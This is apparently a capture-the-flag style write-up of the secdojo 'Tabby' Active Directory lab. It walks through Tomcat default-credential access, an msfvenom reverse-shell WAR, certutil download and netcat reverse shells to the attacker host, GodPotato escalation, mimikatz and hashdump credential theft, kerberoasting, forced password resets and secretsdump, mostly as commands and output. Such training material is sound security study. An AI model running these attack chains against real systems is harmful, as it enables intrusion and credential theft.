Tabby: an Intermediate AD lab from secdojo
Overview
A lab that challenges your skills in exploiting misconfigurations and escalating privileges in a Windows environment. You will need to apply your knowledge of various attack vectors and post-exploitation techniques to achieve domain administrator access.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.

we have 3 machines this time and 5 flags, let’s get to work with the basic nmap scans as always :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nmap -A 10.8.0.101 -v
< SNIP >
Discovered open port 445/tcp on 10.8.0.101
Discovered open port 135/tcp on 10.8.0.101
Discovered open port 53/tcp on 10.8.0.101
Discovered open port 3389/tcp on 10.8.0.101
Discovered open port 139/tcp on 10.8.0.101
Discovered open port 593/tcp on 10.8.0.101
Discovered open port 5986/tcp on 10.8.0.101
Discovered open port 3269/tcp on 10.8.0.101
Discovered open port 389/tcp on 10.8.0.101
Discovered open port 5985/tcp on 10.8.0.101
Discovered open port 3268/tcp on 10.8.0.101
Discovered open port 88/tcp on 10.8.0.101
Discovered open port 636/tcp on 10.8.0.101
Discovered open port 464/tcp on 10.8.0.101
< SNIP >
this is the IT dep machie, looks like a standard ad to me.
1
2
3
4
5
6
7
8
9
nmap -A 10.8.100 -v

Discovered open port 135/tcp on 10.8.0.100
Discovered open port 3389/tcp on 10.8.0.100
Discovered open port 139/tcp on 10.8.0.100
Discovered open port 8080/tcp on 10.8.0.100
Discovered open port 445/tcp on 10.8.0.100
Discovered open port 5986/tcp on 10.8.0.100
Discovered open port 5985/tcp on 10.8.0.100
and this is Web, we have a web server here on port 8080 most likely, and I’m expecting tomcat, that’s its port ( though not necessary but it’s a well known thing, for exaple 5000 would be flask or a python app, 3000 would be node js etc … ) and this is just a workstation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nmap -A 10.8.0.102 -v

Discovered open port 135/tcp on 10.8.0.102
Discovered open port 139/tcp on 10.8.0.102
Discovered open port 53/tcp on 10.8.0.102
Discovered open port 3389/tcp on 10.8.0.102
Discovered open port 445/tcp on 10.8.0.102
Discovered open port 593/tcp on 10.8.0.102
Discovered open port 636/tcp on 10.8.0.102
Discovered open port 389/tcp on 10.8.0.102
Discovered open port 5985/tcp on 10.8.0.102
Discovered open port 3268/tcp on 10.8.0.102
Discovered open port 464/tcp on 10.8.0.102
Discovered open port 88/tcp on 10.8.0.102
Discovered open port 5986/tcp on 10.8.0.102
Discovered open port 3269/tcp on 10.8.0.102
< SNIP >
this is another dc. let’s see the port 8080 first, and let’s first add these to our /etc/hosts, I also noticed both are running a windows 2016 server, it would be worth checking for cve’s for that build later on if we ever get stuck.
1
2
10.8.0.101     DOJODC1.dojodc1.local dojodc1.local DOJODC1
10.8.0.102     DOJODC2.dojodc2.local dojodc2.local DOJODC2

okay this is asking is for credentials, and I’m not sure if this is a custom page of tomcat or not, but triggering this error by looking for a page that doesn’t exist:

we do confirm this is running Apache Tomcat/9.0.88. let’s check for default passwords since we now know what we’re dealing with, I’ve been around for a bit so I kinda worked with tomcat and I know the default credentials are tomcat:S3cret, trying them didn’t work on http://10.8.0.100:8080/login.

the image above also shows how I know of these credentials, there is another route for admin.

they do work for the admin endpoint and we’re in! from here it’s easy to get an rce by deploying a war file, if you don’t know the default credentials, there is python module DefaultCreds_cheat_sheet that can be used for this, for example for tomcat :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
 creds search tomcat
+----------------------------------+------------+------------+
| Product                          |  username  |  password  |
+----------------------------------+------------+------------+
| apache tomcat host manager (web) |   ADMIN    |   ADMIN    |
| apache tomcat host manager (web) |    QCC     |  QLogic66  |
| apache tomcat host manager (web) |   admin    |  <blank>   |
| apache tomcat host manager (web) |   admin    |   admin    |
| apache tomcat host manager (web) |   admin    |   j5Brn9   |
| apache tomcat host manager (web) |   admin    |   tomcat   |
| apache tomcat host manager (web) |   cxsdk    |   kdsxc    |
| apache tomcat host manager (web) | j2deployer | j2deployer |
| apache tomcat host manager (web) |  ovwebusr  | OvW*busr1  |
| apache tomcat host manager (web) |    role    | changethis |
| apache tomcat host manager (web) |   role1    |   role1    |
| apache tomcat host manager (web) |   role1    |   tomcat   |
| apache tomcat host manager (web) |    root    |    root    |
| apache tomcat host manager (web) |   tomcat   | changethis |
| apache tomcat host manager (web) |   tomcat   |   s3cret   |
| apache tomcat host manager (web) |   tomcat   |   tomcat   |
| apache tomcat host manager (web) |   xampp    |   xampp    |
+----------------------------------+------------+------------+
Exploitation
let’s use msfvenom to generate our payload, and get the first shell :
1
2
3
4
5
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.8.0.3 LPORT=9001 -f war -o revshell.war

Payload size: 1090 bytes
Final size of war file: 1090 bytes
Saved as: revshell.war
and we started a listener on port 9001, upload the war file and trigger it by clicking on revshell, and we do get a hit :
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[/tmp/a]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.8.0.3] from (UNKNOWN) [10.8.0.100] 49955
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-9.0.88>whoami
whoami
nt authority\local service

C:\apache-tomcat-9.0.88>
we’re running as local service, there are many ways to escalate from here :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
C:\apache-tomcat-9.0.88>whoami
whoami
nt authority\local service

C:\apache-tomcat-9.0.88>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\apache-tomcat-9.0.88>
we can enable the privileges that are disabled here, sometimes it’s just our session’s problem that they’re disabled and can’t use them and they should work fine if we get a meterpreter shell, thinking about it now, maybe I should have used msfconsole mutli handler to catch the shell, but doesn’t matter that we’re here now, and SeImpersonatePrivilege is enabled. hope it works well, I really don’t feel good about this, let’s get GodPotato.exe.
1
2
3
4
5
6
7
8
9
C:\ProgramData>certutil -urlcache -split -f http://10.8.0.3/nc.exe nc.exe
certutil -urlcache -split -f http://10.8.0.3/nc.exe nc.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.

C:\ProgramData>.\gp.exe -cmd "cmd /c .\nc.exe 10.8.0.3 4444 -e cmd"
.\gp.exe -cmd "cmd /c .\nc.exe 10.8.0.3 4444 -e cmd"

a few things to note this time I use the multi/handler since I want to use hashdump later on easily, I’ll also be hacking for the rest of this machine entirely from widnows only and another thing is that I changed our directory to Programdata, if we don’t wanan be bothered cleaning later on ( though we should ) we can drop our files here and they’ll get cleaned up automatically the next time the machine boots ( it’s also the same reason in my kali I always work in the /tmp/a directory if you notice, I don’t want to be bothered cleaning each time )
what matters now is that we get the flags.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\ProgramData>whoami
whoami
nt authority\system

C:\ProgramData>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>type local.txt
type local.txt
flag_283d5c54_1b7f_4432_8c78_bdfe7f006223
C:\Users\Public>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
flag_213b9704_f410_4a87_b5b4_a0b7b134473d
C:\Users\Public>
Privilege Escalation
actually from the gp.exe what I should have done is use msfvenom to create another payload upload it, and let it execute as system and give us the meterpreter shell we wanted, it’s not too late though we can still switch:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
C:\Users\Public>^Z
Background session 1? [y/N]  y
msf exploit(multi/handler) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.8.0.3:4433
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (232006 bytes) to 10.8.0.100
[*] Meterpreter session 2 opened (10.8.0.3:4433 -> 10.8.0.100:50245) at 2026-04-01 15:07:20 +0100
[*] Stopping exploit/multi/handler

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ec567025d2b001c22c100f70dfc0d410:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > upload /tmp/a/mimikatz.exe C:\\ProgramData\\mimikatz.exe
[*] Uploading  : /tmp/a/mimikatz.exe -> C:\ProgramData\mimikatz.exe
[*] Uploaded 1.29 MiB of 1.29 MiB (100.0%): /tmp/a/mimikatz.exe -> C:\ProgramData\mimikatz.exe
[*] Completed  : /tmp/a/mimikatz.exe -> C:\ProgramData\mimikatz.exe
meterpreter > shell
Process 2608 created.
Channel 4 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Public>cd C:\Programdata
cd C:\Programdata
okay now we have the administrator’s hash for presistence too and we also uploaded mimikatz.exe, let’s hunt for secrets:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
C:\ProgramData>.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 255849 (00000000:0003e769)
Session           : Service from 0
User Name         : SQLAgent$DOJOWEB
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 4/1/2026 1:27:10 PM
SID               : S-1-5-80-2930520782-3299295409-3368775958-1930491367-3476155579
	msv :
	 [00000003] Primary
	 * Username : DOJOWEB$
	 * Domain   : dojodc11
	 * NTLM     : f3e43329fadffdc61e470956d8e1038b
	 * SHA1     : 2813ab685796abcf1822321386a37c6307abaa43
	tspkg :
	wdigest :
	 * Username : DOJOWEB$
	 * Domain   : dojodc11
	credman :

< SNIP >

mimikatz(commandline) # exit
Bye!
well this is a lot, there is another user joe etc .. but if we see here, this workstation is joined to the dojodc11, now we have a standard user there too.
Privilege Escalation
we use the previous credentials to kerberoast :
1
2
3
4
5
6
7
8
9
nxc ldap 10.8.0.101 -u 'DOJOWEB$' -H  f3e43329fadffdc61e470956d8e1038b --kerberoast -
LDAP        10.8.0.101      389    DOJODC1          [*] Windows 10 / Server 2016 Build 14393 (name:DOJODC1) (domain:dojodc1.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.8.0.101      389    DOJODC1          [+] dojodc1.local\DOJOWEB$:f3e43329fadffdc61e470956d8e1038b
LDAP        10.8.0.101      389    DOJODC1          [*] Skipping disabled account: krbtgt
LDAP        10.8.0.101      389    DOJODC1          [*] Total of records returned 1
LDAP        10.8.0.101      389    DOJODC1          [*] sAMAccountName: Alice.Smith, memberOf: ['CN=HelpDesk,CN=Users,DC=dojodc1,DC=local', 'CN=Remote Management Users,CN=Builtin,DC=dojodc1,DC=local'], pwdLastSet: 2026-04-01 14:29:35.898263, lastLogon: 2024-04-30 17:41:23.049420
LDAP        10.8.0.101      389    DOJODC1          $krb5tgs$23$*Alice.Smith$DOJODC1.LOCAL$dojodc1.locacc
< SNIP >
804da6f12e491e053af1e030201374a311f37
this cracks with hashcat and we get another set of credentials :
Alice.Smith:MrsMalice4
we also attemp asreproasting :
1
2
3
4
5
6
 nxc ldap 10.8.0.101 -u 'DOJOWEB$' -H  f3e43329fadffdc61e470956d8e1038b --asreproast -
LDAP        10.8.0.101      389    DOJODC1          [*] Windows 10 / Server 2016 Build 14393 (name:DOJODC1) (domain:dojodc1.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.8.0.101      389    DOJODC1          [+] dojodc1.local\DOJOWEB$:f3e43329fadffdc61e470956d8e1038b
LDAP        10.8.0.101      389    DOJODC1          [*] Total of records returned 1
LDAP        10.8.0.101      389    DOJODC1          $krb5asrep$23$Lily.Lopez@DOJODC1.LOCAL:f91c30955110a3a91d002588d661c52f$06eac72331404a444cc658ca8df53d9e
< SNIP> 5a642
this also cracks : Lily.Lopez:AmeliaLopez23
and we also run bloodhound :
1
2
3
4
5
6
nxc ldap 10.8.0.101 -u 'Lily.Lopez' -p  AmeliaLopez23 --bloodhound --dns-server 10.8.0.101
LDAP        10.8.0.101      389    DOJODC1          [*] Windows 10 / Server 2016 Build 14393 (name:DOJODC1) (domain:dojodc1.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.8.0.101      389    DOJODC1          [+] dojodc1.local\Lily.Lopez:AmeliaLopez23
LDAP        10.8.0.101      389    DOJODC1          Resolved collection methods: session, group, trusts, localadmin
LDAP        10.8.0.101      389    DOJODC1          Done in 0M 21S
LDAP        10.8.0.101      389    DOJODC1          Compressing output into /home/kali/.nxc/logs/DOJODC1_10.8.0.101_2026-04-01_152000_bloodhound.zip

well the path is clear, given that backup.svc is part of domain admins.
we first change Jacob’s password :
1
2
3
4
nxc smb 10.8.0.101 -u Alice.Smith -p MrsMalice4 -M change-password -o USER=Jacob.Martinez NEWPASS=Plur1bu5@123!
SMB         10.8.0.101      445    DOJODC1          [*] Windows Server 2016 Datacenter 14393 x64 (name:DOJODC1) (domain:dojodc1.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.101      445    DOJODC1          [+] dojodc1.local\Alice.Smith:MrsMalice4
CHANGE-P... 10.8.0.101      445    DOJODC1          [+] Successfully changed password for Jacob.Martinez
Jacob has GenericWrite on the IT Support :
1
2
bloodyAD -d dojodc1.local -u 'Jacob.Martinez' -p 'Plur1bu5@123!' --host 10.8.0.101 add groupMember 'IT Support' Jacob.Martinez
[+] Jacob.Martinez added to IT Support
and let’s change backup.svc password’s :
1
2
3
4
nxc smb 10.8.0.101 -u 'Jacob.Martinez' -p 'Plur1bu5@123!' -M change-password -o USER=backup.svc NEWPASS=Plur1bu5@123!
SMB         10.8.0.101      445    DOJODC1          [*] Windows Server 2016 Datacenter 14393 x64 (name:DOJODC1) (domain:dojodc1.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.101      445    DOJODC1          [+] dojodc1.local\Jacob.Martinez:Plur1bu5@123!
CHANGE-P... 10.8.0.101      445    DOJODC1          [+] Successfully changed password for backup.svc
and we grab the flag :
1
2
3
4
5
 nxc smb 10.8.0.101 -u 'backup.svc' -p 'Plur1bu5@123!' -x 'type C:\Users\Public\local.txt'
SMB         10.8.0.101      445    DOJODC1          [*] Windows Server 2016 Datacenter 14393 x64 (name:DOJODC1) (domain:dojodc1.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.101      445    DOJODC1          [+] dojodc1.local\backup.svc:Plur1bu5@123! (Pwn3d!)
SMB         10.8.0.101      445    DOJODC1          [+] Executed command via wmiexec
SMB         10.8.0.101      445    DOJODC1          flag_d77f8569_33cc_47dc_9ccf_20d9b1e4a362
from bloodhound I already noticed that the user David.Jones is part of both domains, in fact he’s a domain admin in the 2nd domain, so the strategy is simple Dcsync and get the last flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
impacket-secretsdump dojodc1.local/backup.svc:'Plur1bu5@123!'@10.8.0.101
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xb0b507f1cf180569e3be4b8caf9cdd65
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:04d2c0fcd63b1adb3169f3037b2a87e7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
dojodc11\DOJODC1$:aes256-cts-hmac-sha1-96:f3a0f0951f13194add4919105471a5cff2c3cbceec20940c08969460770c83c8
dojodc11\DOJODC1$:aes128-cts-hmac-sha1-96:18f73f46f0de2cd77ddf2f614545c71f
dojodc11\DOJODC1$:des-cbc-md5:9186e58ff4f116ba
